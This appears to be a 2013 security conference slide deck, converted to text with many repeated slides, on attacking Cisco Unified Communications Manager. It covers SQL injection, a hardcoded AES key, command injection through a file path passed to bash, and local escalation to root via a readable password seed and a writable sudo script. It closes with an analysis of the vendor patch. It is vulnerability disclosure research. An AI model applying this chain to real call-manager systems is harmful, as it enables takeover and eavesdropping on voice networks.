



# Owning a Cisco VOIP environment

## Exploiting the Call Manager

HITB2013KUL

Francisco


- ▶ **Introduction**
- ▶ Methodology
- ▶ Exploitation
- ▶ Demo
- ▶ Patch
- ▶ Conclusion

## ► Context

- Cisco VOIP environments are widely deployed
- Architecture composed of several elements
  - Hard phone: Cisco IP Phone
  - Soft phone: Cisco IP Communicator
  - Call manager: Cisco Unified Communications Manager



*Fig.: Cisco IP Phone 7945g*



*Fig.: Classic VOIP architecture*

Source	Destination	Protocol	Length	Info
10.228.224.3	10.228.247.8	SKINNY	202	StartMediaTransmission
▶ Frame 741: 202 bytes on wire (1616 bits), 202 bytes captured (1616 bits)				
▶ Ethernet II, Src: [REDACTED]				
▶ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 263				
▶ Internet Protocol Version 4, Src: 10.228.224.3 (10.228.224.3), Dst: 10.228.247.8				
▶ Transmission Control Protocol, Src Port: cisco-sccp (2000), Dst Port: 49354 (49354)				
▼ Skinny Client Control Protocol				
Data length: 136				
Header version: CM7 type A (0x00000012)				
Message ID: StartMediaTransmission (0x0000008a)				
Conference ID: 49031119				
Pass-thru party ID: 35646659				
Remote IP address: 10.228.246.10 (10.228.246.10)				
Remote port: 24246				
MS/packet: 20				
Payload capability: G.722 64k (6)				

*Fig.: StartMediaTransmission SCCP packet*

## ▶ Security

- More and more interest about the security:
  - *Hack.lu 2007*, Remote Wiretapping on Cisco Phones
  - *Black hat EU 2012*, All Your Calls are Still Belong to Us
  - *29c3 2012*, Hacking Cisco Phones

## ▶ What about the Call manager?

- Critical component of the architecture
- Allows to administrate every phone
- Handles all SCCP traffic sent over the network:
  - Listen to all the VOIP network if root access obtained
  - Possibility to target a conversation instead of a person


## ▶ Security

- More and more interest about the security:
  - *Hack.lu 2007*, Remote Wiretapping on Cisco Phones
  - *Black hat EU 2012*, All Your Calls are Still Belong to Us
  - *29c3 2012*, Hacking Cisco Phones

## ▶ What about the Call manager?

- Critical component of the architecture
- Allows to administrate every phone
- Handles all SCCP traffic sent over the network:
  - Listen to all the VOIP network if root access obtained
  - Possibility to target a conversation instead of a person

**CHALLENGE ACCEPTED**



- ▶ Introduction
- ▶ **Methodology**
- ▶ Exploitation
- ▶ Demo
- ▶ Patch
- ▶ Conclusion



## ▶ Context

- Software Appliance based on a *Red Hat Enterprise Linux*
- File system access with the *vmware-mount* tool
- Add a SSH user and start the audit

## ▶ Strategy

- A goal for each part...
- Black box audit: retrieve administrator credentials
- White box audit of the application: gain remote code execution
- Audit of the system: obtain privilege escalation

- ▶ Introduction
- ▶ Methodology
- ▶ **Exploitation**
- ▶ Demo
- ▶ Patch
- ▶ Conclusion

## ▶ Retrieving credentials

- Search for an sql injection in black box testing:
  - Modification of the phone's network parameters
  - Packet capture between Cisco Phone <> CUCM
  - Data validation tests
- Exploitation of the vulnerability:
  - *IBM Informix Dynamic Server 10.00.UC9XF*
  - Impossible to use the *FIRST* clause on that version
  - Execution of the query under the *dbadminweb* sql user
  - Retrieval of administrator credentials
  - Credentials are encrypted

## ► Credentials encryption

- Done inside the java package `com.cisco.ccm.security`
- The method `CCMDecryption.decryptPassword` helps a lot:

```
try
{
    decryptor = JSAFE_SymmetricCipher.getInstance("AES128/CBC/PKCS5Padding", "Java");

    decryptor.setIV(encryptedPassword, 0, 16);
    byte[] temp = decryptor.getIV();

    byte[] encyPassword = new byte[encryptedPassword.length - 16];
    for (int j = 0; j < encryptedPassword.length - 16; j++) {
        encyPassword[j] = encryptedPassword[(16 + j)];
    }
    secretKey = decryptor.getBlankKey();
    secretKey.setSecretKeyData("Clear", keydata, 0, 16);
    decryptor.decryptInit(secretKey);
    recoveredText = new byte[encyPassword.length];
    int partOut = decryptor.decryptUpdate(encyPassword, 0, encyPassword.length, recoveredText, 0);

    int finalOut = decryptor.decryptFinal(recoveredText, partOut);
    totalOut = partOut + finalOut;
}
```

## ► Credentials encryption

- Done inside the java package `com.cisco.ccm.security`
- The method `CCMDecryption.decryptPassword` helps a lot:

```
try
{
    decryptor = JSAFE_SymmetricCipher.getInstance("AES128/CBC/PKCS5Padding", "Java");

    decryptor.setIV(encryptedPassword, 0, 16);
    byte[] temp = decryptor.getIV();

    byte[] encyPassword = new byte[encryptedPassword.length - 16];
    for (int j = 0; j < encryptedPassword.length - 16; j++) {
        encyPassword[j] = encryptedPassword[(16 + j)];
    }
    secretKey = decryptor.getBlankKey();
    secretKey.setSecretKeyData("Clear", keydata, 0, 16);
    decryptor.decryptInit(secretKey);
    recoveredText = new byte[encyPassword.length];
    int partOut = decryptor.decryptUpdate(encyPassword, 0, encyPassword.length, recoveredText, 0);

    int finalOut = decryptor.decryptFinal(recoveredText, partOut);
    totalOut = partOut + finalOut;
}
```

## ► Credentials encryption

- Done inside the java package `com.cisco.ccm.security`
- The method `CCMDecryption.decryptPassword` helps a lot:

```
try
{
    decryptor = JSAFE_SymmetricCipher.getInstance("AES128/CBC/PKCS5Padding", "Java");

    decryptor.setIV(encryptedPassword, 0, 16);
    byte[] temp = decryptor.getIV();

    byte[] encyPassword = new byte[encryptedPassword.length - 16];
    for (int j = 0; j < encryptedPassword.length - 16; j++) {
        encyPassword[j] = encryptedPassword[(16 + j)];
    }
    secretKey = decryptor.getBlankKey();
    secretKey.setSecretKeyData("Clear", keydata, 0, 16);
    decryptor.decryptInit(secretKey);
    recoveredText = new byte[encyPassword.length];
    int partOut = decryptor.decryptUpdate(encyPassword, 0, encyPassword.length, recoveredText, 0);

    int finalOut = decryptor.decryptFinal(recoveredText, partOut);
    totalOut = partOut + finalOut;
}
```

## ► Credentials encryption

- Done inside the java package `com.cisco.ccm.security`
- The method `CCMDecryption.decryptPassword` helps a lot:

```
try
{
    decryptor = JSAFE_SymmetricCipher.getInstance("AES128/CBC/PKCS5Padding", "Java");

    decryptor.setIV(encryptedPassword, 0, 16);
    byte[] temp = decryptor.getIV();

    byte[] encyPassword = new byte[encryptedPassword.length - 16];
    for (int j = 0; j < encryptedPassword.length - 16; j++) {
        encyPassword[j] = encryptedPassword[(16 + j)];
    }
    secretKey = decryptor.getBlankKey();
    secretKey.setSecretKeyData("Clear", keydata, 0, 16);
    decryptor.decryptInit(secretKey);
    recoveredText = new byte[encyPassword.length];
    int partOut = decryptor.decryptUpdate(encyPassword, 0, encyPassword.length, recoveredText, 0);

    int finalOut = decryptor.decryptFinal(recoveredText, partOut);
    totalOut = partOut + finalOut;
}
```

## ► Credentials encryption

- Done inside the java package `com.cisco.ccm.security`
- The method `CCMDecryption.decryptPassword` helps a lot:

```
try
{
    decryptor = JSAFE_SymmetricCipher.getInstance("AES128/CBC/PKCS5Padding", "Java");

    decryptor.setIV(encryptedPassword, 0, 16);
    byte[] temp = decryptor.getIV();

    byte[] encyPassword = new byte[encryptedPassword.length - 16];
    for (int j = 0; j < encryptedPassword.length - 16; j++) {
        encyPassword[j] = encryptedPassword[(16 + j)];
    }
    secretKey = decryptor.getBlankKey();
    secretKey.setSecretKeyData("Clear", keydata, 0, 16);
    decryptor.decryptInit(secretKey);
    recoveredText = new byte[encyPassword.length];
    int partOut = decryptor.decryptUpdate(encyPassword, 0, encyPassword.length, recoveredText, 0);

    int finalOut = decryptor.decryptFinal(recoveredText, partOut);
    totalOut = partOut + finalOut;
}
```



## ► Credentials encryption

- Done inside the java package *com.cisco.ccm.security*
- The method *CCMDecryption.decryptPassword* helps a lot:

```
try
{
    decryptor = JSAFE_SymmetricCipher.getInstance("AES128/CBC/PKCS5Padding", "Java");

    decryptor.setIV(encryptedPassword, 0, 16);
    byte[] temp = decryptor.getIV();

    byte[] encyPassword = new byte[encryptedPassword.length - 16];
    for (int j = 0; j < encryptedPassword.length - 16; j++) {
        encyPassword[j] = encryptedPassword[(16 + j)];
    }
    secretKey = decryptor.getBlankKey();
    secretKey.setSecretKeyData("Clear", keydata, 0, 16);
    decryptor.decryptInit(secretKey);
    recoveredText = new byte[encyPassword.length];
    int partOut = decryptor.decryptUpdate(encyPassword, 0, encyPassword.length, recoveredText, 0);

    int finalOut = decryptor.decryptFinal(recoveredText, partOut);
    totalOut = partOut + finalOut;
}
```

## ► Credentials encryption

- We can conclude the following elements:
  - AES encryption with a 128 bits key
  - CBC operation mode
  - PKCS5 padding method
  - IV stored in the first 16 bytes
  - Ciphertext stored after the first 16 bytes
- Where and how is stored the secret key *keydata*?

## ► Credentials encryption

- We can conclude the following elements:
  - AES encryption with a 128 bits key
  - CBC operation mode
  - PKCS5 padding method
  - IV stored in the first 16 bytes
  - Ciphertext stored after the first 16 bytes
- Where and how is stored the secret key *keydata*?
  - Key hardcoded in *com.cisco.ccm.security.CCMEncryption*
  - Same value for every CUCM installation

```
static
{
    keydata[0] = 115; keydata[3] = 116; keydata[6] = 115; keydata[9] = 115; keydata[12] = 99;
    keydata[1] = 109; keydata[4] = 115; keydata[7] = 111; keydata[10] = 105; keydata[13] = 110;
    keydata[2] = 101; keydata[5] = 121; keydata[8] = 99; keydata[11] = 99; keydata[14] = 105;
```



## ► Command execution

- Concerns the java package `com.cisco.ccm.admin.actions`
- Escape shell inside `BulkFileUploadAction.grantpermission`:

```
public boolean grantpermission(String theFilePath)
    throws InterruptedException
{
    boolean isSuccess = true;

    Process runMod = null;
    try
    {
        LOG.debug("in the grant permission function");

        String strcmd = "chmod 664 '" + theFilePath + "'";

        LOG.debug("in the grant permission function:the file path is:" + theFilePath);
        LOG.debug("cmd is:." + strcmd);

        runMod = Runtime.getRuntime().exec(new String[] { "/bin/bash", "-c", strcmd });

        runMod.waitFor();

        LOG.debug("Setting permissions: the exit value:" + runMod.exitValue());
    }
}
```

## ► Command execution

- Concerns the java package `com.cisco.ccm.admin.actions`
- Escape shell inside `BulkFileUploadAction.grantpermission`:

```
public boolean grantpermission(String theFilePath)
    throws InterruptedException
{
    boolean isSuccess = true;

    Process runMod = null;
    try
    {
        LOG.debug("in the grant permission function");

        String strcmd = "chmod 664 '" + theFilePath + "'";

        LOG.debug("in the grant permission function:the file path is:" + theFilePath);
        LOG.debug("cmd is:." + strcmd);

        runMod = Runtime.getRuntime().exec(new String[] { "/bin/bash", "-c", strcmd });

        runMod.waitFor();

        LOG.debug("Setting permissions: the exit value:" + runMod.exitValue());
    }
}
```

## ► Command execution

- Concerns the java package `com.cisco.ccm.admin.actions`
- Escape shell inside `BulkFileUploadAction.grantpermission`:

```
public boolean grantpermission(String theFilePath)
    throws InterruptedException
{
    boolean isSuccess = true;

    Process runMod = null;
    try
    {
        LOG.debug("in the grant permission function");

        String strcmd = "chmod 664 ' + theFilePath + "'";

        LOG.debug("in the grant permission function:the file path is:" + theFilePath);
        LOG.debug("cmd is::" + strcmd);

        runMod = Runtime.getRuntime().exec(new String[] { "/bin/bash", "-c", strcmd });

        runMod.waitFor();

        LOG.debug("Setting permissions: the exit value:" + runMod.exitValue());
    }
}
```

## ► Command execution

- Concerns the java package `com.cisco.ccm.admin.actions`
- Escape shell inside `BulkFileUploadAction.grantpermission`:

```
public boolean grantpermission(String theFilePath)
    throws InterruptedException
{
    boolean isSuccess = true;

    Process runMod = null;
    try
    {
        LOG.debug("in the grant permission function");

        String strcmd = "chmod 664 '" + theFilePath + "'";

        LOG.debug("in the grant permission function:the file path is:" + theFilePath);
        LOG.debug("cmd is:." + strcmd);

        runMod = Runtime.getRuntime().exec(new String[] { "/bin/bash", "-c", strcmd });

        runMod.waitFor();

        LOG.debug("Setting permissions: the exit value:" + runMod.exitValue());
    }
}
```

## ► Command execution

- Concerns the java package `com.cisco.ccm.admin.actions`
- Escape shell inside `BulkFileUploadAction.grantpermission`:

```
public boolean grantpermission(String theFilePath)
    throws InterruptedException
{
    boolean isSuccess = true;

    Process runMod = null;
    try
    {
        LOG.debug("in the grant permission function");

        String strcmd = "chmod 664 '" + theFilePath + "'";

        LOG.debug("in the grant permission function:the file path is:" + theFilePath);
        LOG.debug("cmd is:." + strcmd);

        runMod = Runtime.getRuntime().exec(new String[] { "/bin/bash", "-c", strcmd });

        runMod.waitFor();

        LOG.debug("Setting permissions: the exit value:" + runMod.exitValue());
    }
}
```



## ► Command execution

- Several conditions to trigger the vulnerability:

```
String sqlsearch = "Select tbf.filelocation from typebatfunction as tbf where tbf.enum=" + functiontype;
rs = con1.executeQuery(sqlsearch);

String strFilePath = "";

if (rs.next())
{
    strFilePath = rs.getString("filelocation");
}
...
strFilePath = strFilePath + filename;
LOG.debug("In upload action1.the file path" + strFilePath);

this.fileexists = new File(strFilePath);
...
LOG.debug("In upload action: Instantiate the Writer to write to the file:location is:" + strFilePath);
out = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(strFilePath), "UTF8"));
...
LOG.debug("Calling the grantpermission function: the path passed" + strFilePath);
isPermSuccess = grantpermission(strFilePath);
```

## ► Command execution

- Several conditions to trigger the vulnerability:

```
String sqlsearch = "Select tbf.filelocation from typebatfunction as tbf where tbf.enum=" + functiontype;
rs = con1.executeQuery(sqlsearch);

String strFilePath = "";

if (rs.next())
{
    strFilePath = rs.getString("filelocation");
}
...
strFilePath = strFilePath + filename;
LOG.debug("In upload action1.the file path" + strFilePath);

this.fileexists = new File(strFilePath);
...
LOG.debug("In upload action: Instantiate the Writer to write to the file:location is:" + strFilePath);
out = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(strFilePath), "UTF8"));
...
LOG.debug("Calling the grantpermission function: the path passed" + strFilePath);
isPermSuccess = grantpermission(strFilePath);
```

## ► Command execution

- Several conditions to trigger the vulnerability:

```
String sqlsearch = "Select tbf.filelocation from typebatfunction as tbf where tbf.enum=" + functiontype;
rs = con1.executeQuery(sqlsearch);

String strFilePath = "";

if (rs.next())
{
    strFilePath = rs.getString("filelocation");
}
...
strFilePath = strFilePath + filename;
LOG.debug("In upload action1.the file path" + strFilePath);

this.fileexists = new File(strFilePath);
...
LOG.debug("In upload action: Instantiate the Writer to write to the file:location is:" + strFilePath);
out = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(strFilePath), "UTF8"));
...
LOG.debug("Calling the grantpermission function: the path passed" + strFilePath);
isPermSuccess = grantpermission(strFilePath);
```

## ► Command execution

- Several conditions to trigger the vulnerability:

```
String sqlsearch = "Select tbf.filelocation from typebatfunction as tbf where tbf.enum=" + functiontype;
rs = con1.executeQuery(sqlsearch);

String strFilePath = "";

if (rs.next())
{
    strFilePath = rs.getString("filelocation");
}
...
strFilePath = strFilePath + filename;
LOG.debug("In upload action1.the file path" + strFilePath);

this.fileexists = new File(strFilePath);
...
LOG.debug("In upload action: Instantiate the Writer to write to the file:location is:" + strFilePath);
out = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(strFilePath), "UTF8"));
...
LOG.debug("Calling the grantpermission function: the path passed" + strFilePath);
isPermSuccess = grantpermission(strFilePath);
```

## ► Command execution

- Several conditions to trigger the vulnerability:

```
String sqlsearch = "Select tbf.filelocation from typebatfunction as tbf where tbf.enum=" + functiontype;
rs = con1.executeQuery(sqlsearch);

String strFilePath = "";

if (rs.next())
{
    strFilePath = rs.getString("filelocation");
}
...
strFilePath = strFilePath + filename;
LOG.debug("In upload action1.the file path" + strFilePath);

this.fileexists = new File(strFilePath);
...
LOG.debug("In upload action: Instantiate the Writer to write to the file:location is:" + strFilePath);
out = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(strFilePath), "UTF8"));
...
LOG.debug("Calling the grantpermission function: the path passed" + strFilePath);
isPermSuccess = grantpermission(strFilePath);
```

## ► Command execution

- Several conditions to trigger the vulnerability:

```
String sqlsearch = "Select tbf.filelocation from typebatfunction as tbf where tbf.enum=" + functiontype;
rs = con1.executeQuery(sqlsearch);

String strFilePath = "";

if (rs.next())
{
    strFilePath = rs.getString("filelocation");
}
...
strFilePath = strFilePath + filename;
LOG.debug("In upload action1.the file path" + strFilePath);

this.fileexists = new File(strFilePath);
...
LOG.debug("In upload action: Instantiate the Writer to write to the file:location is:" + strFilePath);
out = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(strFilePath), "UTF8"));
...
LOG.debug("Calling the grantpermission function: the path passed" + strFilePath);
isPermSuccess = grantpermission(strFilePath);
```

## ► Command execution


- Requires the following conditions for being triggered:
  - Insertion of a row into the *typebatfunction* table
  - The *payload* used must be a valid full path
- Problem:
  - Stacked queries with the first sql injection?
  - Most sql queries are executed by *dbadminweb*
  - User having limited rights on the database
  - This user can not write to the *typebatfunction* table

```
GRANT SELECT, INSERT, UPDATE, DELETE on typebatfunction to database;  
GRANT SELECT, INSERT, UPDATE, DELETE on typebatfunction to poweruser;  
GRANT SELECT on typebatfunction to stduser;  
...  
GRANT stduser TO dbadminweb;  
GRANT CONNECT TO dbadminweb;
```

## ► Command execution

- Requires the following conditions for being triggered:
  - Insertion of a row into the *typebatfunction* table
  - The *payload* used must be a valid full path
- Problem:
  - Stacked queries with the first sql injection?
  - Most sql queries are executed by *dbadminweb*
  - User having limited rights on the database
  - This user can not write to the *typebatfunction* table

```
GRANT SELECT, INSERT, UPDATE, DELETE on typebatfunction to database;  
GRANT SELECT, INSERT, UPDATE, DELETE on typebatfunction to poweruser;  
GRANT SELECT on typebatfunction to stduser;  
...  
GRANT stduser TO dbadminweb;  
GRANT CONNECT TO dbadminweb;
```





## ► Obtaining *poweruser* rights

- Obtain a write access onto the *typebatfunction* table?
  - The sql user *dbims* has the *poweruser* role
  - Identification of the associated JDBC url

```
key="writeurl" value="jdbc:informix-sqli://...;user=dbims;"
```

- Identification of the sql queries executed in that context
- Discovery of a case that satisfies all the conditions:

```
protected static boolean updateFullCredential(String credOID, Boolean userCantChange, Boolean ...  
    throws Exception  
{  
    ...  
    try {  
        conn = new DBConnector(DBConnector.getWriteUrl());  
  
        String sql = "execute procedure ImsUpdateFullCredential";  
        ...  
        if (credPolOID != null)  
            sql = sql + "'" + credPolOID + "',";  
    }  
}
```



## ► Obtaining *poweruser* rights

- Obtain a write access onto the *typebatfunction* table?
  - The sql user *dbims* has the *poweruser* role
  - Identification of the associated JDBC url

```
key="writeurl" value="jdbc:informix-sqli://...;user=dbims;"
```

- Identification of the sql queries executed in that context
- Discovery of a case that satisfies all the conditions:

```
protected static boolean updateFullCredential(String credOID, Boolean userCantChange, Boolean ...
    throws Exception
{
    ...
    try {
        conn = new DBConnector(DBConnector.getWriteUrl());

        String sql = "execute procedure ImsUpdateFullCredential";
        ...
        if (credPolOID != null)
            sql = sql + "'" + credPolOID + "',";
    }
}
```

## ► Obtaining *poweruser* rights

- Obtain a write access onto the *typebatfunction* table?
  - The sql user *dbims* has the *poweruser* role
  - Identification of the associated JDBC url

```
key="writeurl" value="jdbc:informix-sqli://...;user=dbims;"
```

- Identification of the sql queries executed in that context
- Discovery of a case that satisfies all the conditions:

```
protected static boolean updateFullCredential(String credOID, Boolean userCantChange, Boolean u
    throws Exception
{
    ...
    try {
        conn = new DBConnector(DBConnector.getWriteUrl());

        String sql = "execute procedure ImsUpdateFullCredential";
        ...
        if (credPolOID != null)
            sql = sql + "" + credPolOID + "";
```

## ► Obtaining *poweruser* rights

- Obtain a write access onto the *typebatfunction* table?
  - The sql user *dbims* has the *poweruser* role
  - Identification of the associated JDBC url

```
key="writeurl" value="jdbc:informix-sqli://...;user=dbims;"
```

- Identification of the sql queries executed in that context
- Discovery of a case that satisfies all the conditions:

```
protected static boolean updateFullCredential(String credOID, Boolean userCantChange, Boolean userCantChange, Boolean userCantChange, Boolean userCantChange) throws Exception
{
    ...
    try {
        conn = new DBConnector(DBConnector.getWriteUrl());

        String sql = "execute procedure ImsUpdateFullCredential";
        ...
        if (credPolOID != null)
            sql = sql + "'" + credPolOID + "',";
    }
}
```

## ▶ Privilege escalation to root

- System command execution as *tomcat*
- Audit of the system to obtain *root* privileges
- Analysis of the */etc/sudoers* file:

```
$ cat /etc/sudoers |grep informix  
informix ALL=(root) NOPASSWD: /usr/local/cm/bin/cisco_creve.pl
```

- What are the properties of the concerned file?


## ► Privilege escalation to root

- System command execution as *tomcat*
- Audit of the system to obtain *root* privileges
- Analysis of the */etc/sudoers* file:

```
$ cat /etc/sudoers |grep informix  
informix ALL=(root) NOPASSWD: /usr/local/cm/bin/cisco_creve.pl
```

- What are the properties of the concerned file?
  - The *informix* user is also the owner of the script
  - Local root if we are able to obtain *informix* privileges

```
$ ls -lah /usr/local/cm/bin/cisco_creve.pl  
-rwxr-xr-x informix informix 3.5K Oct  6 20:38 cisco_creve.pl
```



## ► Privilege escalation to *informix*

- During the installation, execution of `sec_pwd_change.py`
- Password generation of several system users
- Derived from a random value stored in a file:

```
f1 = open('/usr/local/cm/db/ifx.txt', 'w')
f1.write(finalval)
...
alphabet = "abcdefghijklmnopqrstuvwxyz"
numalpha = "123456789" + alphabet
mungedval = ""
if finalval!= None:
    for c in finalval:
        i = alphabet.find(c)
        if i >= 0:
            mungedval += numalpha[i]
...
cmd = "echo '%s' | passwd --stdin -f informix" % (mungedval)
rc = os.system(cmd)
```

## ► Privilege escalation to *informix*

- During the installation, execution of `sec_pwd_change.py`
- Password generation of several system users
- Derived from a random value stored in a file:

```
f1 = open('/usr/local/cm/db/ifx.txt', 'w')
f1.write(finalval)
...
alphabet = "abcdefghijklmnopqrstuvwxyz"
numalpha = "123456789" + alphabet
mungedval = ""
if finalval!= None:
    for c in finalval:
        i = alphabet.find(c)
        if i >= 0:
            mungedval += numalpha[i]
...
cmd = "echo '%s' | passwd --stdin -f informix" % (mungedval)
rc = os.system(cmd)
```



## ► Privilege escalation to *informix*

- During the installation, execution of `sec_pwd_change.py`
- Password generation of several system users
- Derived from a random value stored in a file:

```
f1 = open('/usr/local/cm/db/ix.txt', 'w')
f1.write(finalval)
...
alphabet = "abcdefghijklmnopqrstuvwxyz"
numalpha = "123456789" + alphabet
mungedval = ""
if finalval!= None:
    for c in finalval:
        i = alphabet.find(c)
        if i >= 0:
            mungedval += numalpha[i]
...
cmd = "echo '%s' | passwd --stdin -f informix" % (mungedval)
rc = os.system(cmd)
```

## ► Privilege escalation to *informix*

- During the installation, execution of `sec_pwd_change.py`
- Password generation of several system users
- Derived from a random value stored in a file:

```
f1 = open('/usr/local/cm/db/ix.txt', 'w')
f1.write(finalval)
...
alphabet = "abcdefghijklmnopqrstuvwxyz"
numalpha = "123456789" + alphabet
mungedval = ""
if finalval!= None:
    for c in finalval:
        i = alphabet.find(c)
        if i >= 0:
            mungedval += numalpha[i]
...
cmd = "echo '%s' | passwd --stdin -f informix" % (mungedval)
rc = os.system(cmd)
```

## ► Privilege escalation to *informix*

- During the installation, execution of `sec_pwd_change.py`
- Password generation of several system users
- Derived from a random value stored in a file:

```
f1 = open('/usr/local/cm/db/ifx.txt', 'w')
f1.write(finalval)
...
alphabet = "abcdefghijklmnopqrstuvwxyz"
numalpha = "123456789" + alphabet
mungedval = ""
if finalval!= None:
    for c in finalval:
        i = alphabet.find(c)
        if i >= 0:
            mungedval += numalpha[i]
...
cmd = "echo '%s' | passwd --stdin -f informix" % (mungedval)
rc = os.system(cmd)
```

- The file is world-readable and not removed:

```
$ cat /usr/local/cm/db/ifx.txt
313d8db76d5b
```

- ▶ Introduction
- ▶ Methodology
- ▶ Exploitation
- ▶ **Demo**
- ▶ Patch
- ▶ Conclusion

- ▶ Introduction
- ▶ Methodology
- ▶ Exploitation
- ▶ Demo
- ▶ **Patch**
- ▶ Conclusion

## ► Details

- Affected versions: 7.1(x), 8.5(x), 8.6(x), 9.0(x), 9.1(x)
- Cisco released the security advisory *cisco-sa-20130717-cucm*
- “...a COP file that addresses the following vulnerabilities”

Vulnerability	Patch
Sql injection (CVE-2013-3404)	Yes
Hardcoded secret key (CVE-2013-4869)	No
Post-auth sql injection with high privileges (CVE-2013-3412)	No
Command execution (CVE-2013-3402)	No
Privilege escalation to <i>informix</i> (CVE-2013-3403#1)	Yes
Privilege escalation to <i>root</i> (CVE-2013-3403#2)	Yes

## ▶ **CVE-2013-3404**

- The first sql injection is patched
- The vulnerable war is updated by a new one
- By checking the war, we can see the patch is properly done

## ▶ CVE-2013-3404

- The first sql injection is patched
- The vulnerable war is updated by a new one
- By checking the war, we can see the patch is properly done

## ▶ CVE-2013-3403#1

- The privilege escalation to *informix* is not patched
- The patch simply does nothing about it:

```
$ ls -lah /usr/local/cm/db/ifx.txt
-rw-r--r-- 1 root root 12 Feb 23... /usr/local/cm/db/ifx.txt

$ cat /usr/local/cm/db/ifx.txt
e62129826952
```



## ▶ CVE-2013-3403#2

- The privilege escalation to *root* is patched
- The file cannot be overwritten by *informix* anymore
- The owner of the file was simply changed:

```
$ ls -lah /usr/local/cm/bin/cisco_creve.pl  
-rwxr-x--- 1 root informix.../usr/local/cm/bin/cisco_creve.pl
```

## ▶ CVE-2013-3403#2

- The privilege escalation to *root* is patched
- The file cannot be overwritten by *informix* anymore
- The owner of the file was simply changed:

```
$ ls -lah /usr/local/cm/bin/cisco_creve.pl  
-rwxr-x--- 1 root informix.../usr/local/cm/bin/cisco_creve.pl
```

## ▶ Other actions

- The file *cisco\_creve.pl* is also replaced by a new one
- Done in order to remove the payload left by the exploit?
- This was not done for that..

## ► Silent patch

- Two new local *root* were also patched in the meantime
- This could be exploited using special environment variables

```

--- before/cisco_creve.pl      2013-10-05 23:48:05.722791964 +0200
+++ after/cisco_creve.pl      2013-07-02 22:07:52.000000000 +0200
@@ -129,11 +129,11 @@
...
-my $servernum = &get_servernum("$ENV{INFORMIXDIR}/etc/$ENV{ONCONFIG}");
+my $servernum = &get_servernum("/usr/local/cm/db/informix/etc/onconfig.ccm");
@@ -14,18 +14,18 @@
sub get_servernum {
my $envfile = shift
unless (-e $envfile) { die "Cannot find environment file: $envfile\n";}
print "OK.\n";

-unless(-d '/tmp') { print `mkdir -p /tmp`;}
-print `cp $envfile /tmp/$ENV{ONCONFIG}`;
-print `chmod +r /tmp/$ENV{ONCONFIG}`;
+unless(-d '/tmp') { print `/bin/mkdir -p /tmp`;}
+print `/bin/cp $envfile /tmp/onconfig.ccm`;
+print `/bin/chmod +r /tmp/onconfig.ccm`;
...
-print `rm /tmp/$ENV{ONCONFIG}`;
+print `/bin/rm /tmp/onconfig.ccm`;

```



## ► Silent patch

- Two new local *root* were also patched in the meantime
- This could be exploited using special environment variables

```
--- before/cisco_creve.pl      2013-10-05 23:48:05.722791964 +0200
+++ after/cisco_creve.pl      2013-07-02 22:07:52.000000000 +0200
@@ -129,11 +129,11 @@
...
-my $servername = &get_servernum("$ENV{INFORMIXDIR}/etc/$ENV{ONCONFIG}");
+my $servername = &get_servernum("/usr/local/cm/db/informix/etc/onconfig.ccm");
@@ -14,18 +14,18 @@
sub get_servernum {
my $envfile = shift
unless (-e $envfile) { die "Cannot find environment file: $envfile\n";}
print "OK.\n";

-unless(-d '/tmp') { print `mkdir -p /tmp`;}
-print `cp $envfile /tmp/$ENV{ONCONFIG}`;
